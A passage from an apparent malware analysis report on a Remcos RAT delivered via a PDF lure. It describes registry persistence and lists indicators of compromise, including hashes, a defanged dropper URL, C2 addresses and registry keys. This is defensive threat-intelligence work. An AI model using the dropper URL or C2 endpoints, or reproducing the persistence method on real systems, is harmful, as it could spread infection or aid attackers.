Registry set *HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC3475* contains binary data. The data look very similar to the unstructured DLL binary array that was loaded into MemoryStream from earlier during our code analysis of *vbc.exe*.

Registry set *HKCU\Software\Microsoft\Windows\CurrentVersion\Run\gtr* contains the path to the *C:\Users\IEUser\AppData\Roaming\iys.exe* to execute upon every startup (Persistence).



Lastly, two entries under *HKCU\Software\Remcos-KO7WBT* that match known Remcos RAT registry entries structure.




```
exepath: 9c d6 73 bf e5 0f be a9 5e 14 57 ab f4 aa 59 ec 19 64 9d 8b 9e 09 91 99 e5 e3 1e ee 0c db da cb 05 57
db
ea 8a 65 74 f8 0a 1e 28 9b 42 d8 22 fe 35 01 71 d1 e3 64 74 53 6a 11 af 27 66 18 d5 7a 7f 21 46 1c 14 5b c4 57
ac
e0 f5 8b da 83 4d af
licence: d75ea3de2ad117e4485816ef2a4a46f1
```

iys.exe

New file written to *%AppData%\Roaming\iys.exe*.

iys.exe hash matches *vbc.exe*.

iys.exe uses *C:\Users\IEUser\AppData\Roaming\logs.dat* as way to log information. Likely related to its C2 activity.

iys.exe was seen making network connections out to *62.197.136.86* over port *3091* and *178.237.33.50* over port *80*.

0x05 Additional Findings

I found an interesting choice in icon images stored in the Resources of the executable. Reverse image search of the icon turned out to be the National Emblem of Indonesia, Symbol Garuda Pancasila.

0x06 IOCs

Hash	Filename
d1c2cc0ca653df8ddb46c1337a5972eaceb81ea924e8ebdb7af0699a7ab909fd	19Jun22 ARR Safari.pdf
5d17b63fe99f0608c79129a296bba3af7c8dcfe17913f93ce67dbda376f6987c	safari_pdf_embedded_file.compressed
25672487eb5df23ce72e6ea101ef4047c1407cb0dcb25e59486f125763a9f69d	safari_pdf_embedded_file.encrypted

e1192a47786ea37fd75864d7b8b9a049b4ab72bad852b052318f863713bc97d7	safari_pdf_embedded_file.decrypted
dac51b15136081c2540d2c4c16372668e5e54c89d233e8b30faaabf7c901bc84	vbc.exe
490a432a796c670a8eb7b93ee1710eb023ab12fcebc7a7225c4d7b030330abb8	shellcode.data

IP

hxxp://185.239.243.122/421/vbc.exe	Dropper
62.197.136.86:3091	C2
178.237.33.50:80	GeoIP Location

Files

C:\Users\Public\vbc.exe	Dropped File Path
%AppData%\Local\Temp\install.vbs	VBS script
%AppData%\Roaming\iys.exe	C2 Log File
%AppData%\Roaming\iys.exe	Persistence RAT Path

Registry

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\gtr	%AppData%\Roaming\iys.exe
HKCU\Software\Remcos-KO7WBT\exepath	Data: 9C D6 73 BF E5 0F BE A9 5E 14 57 AB F4 AA 59 EC
HKCU\Software\Remcos-KO7WBT\licence	Data: D75EA3DE2AD117E4485816EF2A4A46F1
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC3475	Binary data
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	1
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	1
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet	1
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect	0

0x07 Upload

https://www.filescan.io/uploads/62aecf127046ab63f87d6f0c/reports/40faed10-37d6-4273-8c8fb58fcfcd676a/overview

https://bazaar.abuse.ch/sample/d1c2cc0ca653df8ddb46c1337a5972eaceb81ea924e8ebdb7af0699a7ab909fd/

0x08 References

https://forensicitguy.github.io/xloader-formbook-velvetsweatshop-spreadsheet/

https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/backdoor.win32.remcos.usmaneaggk/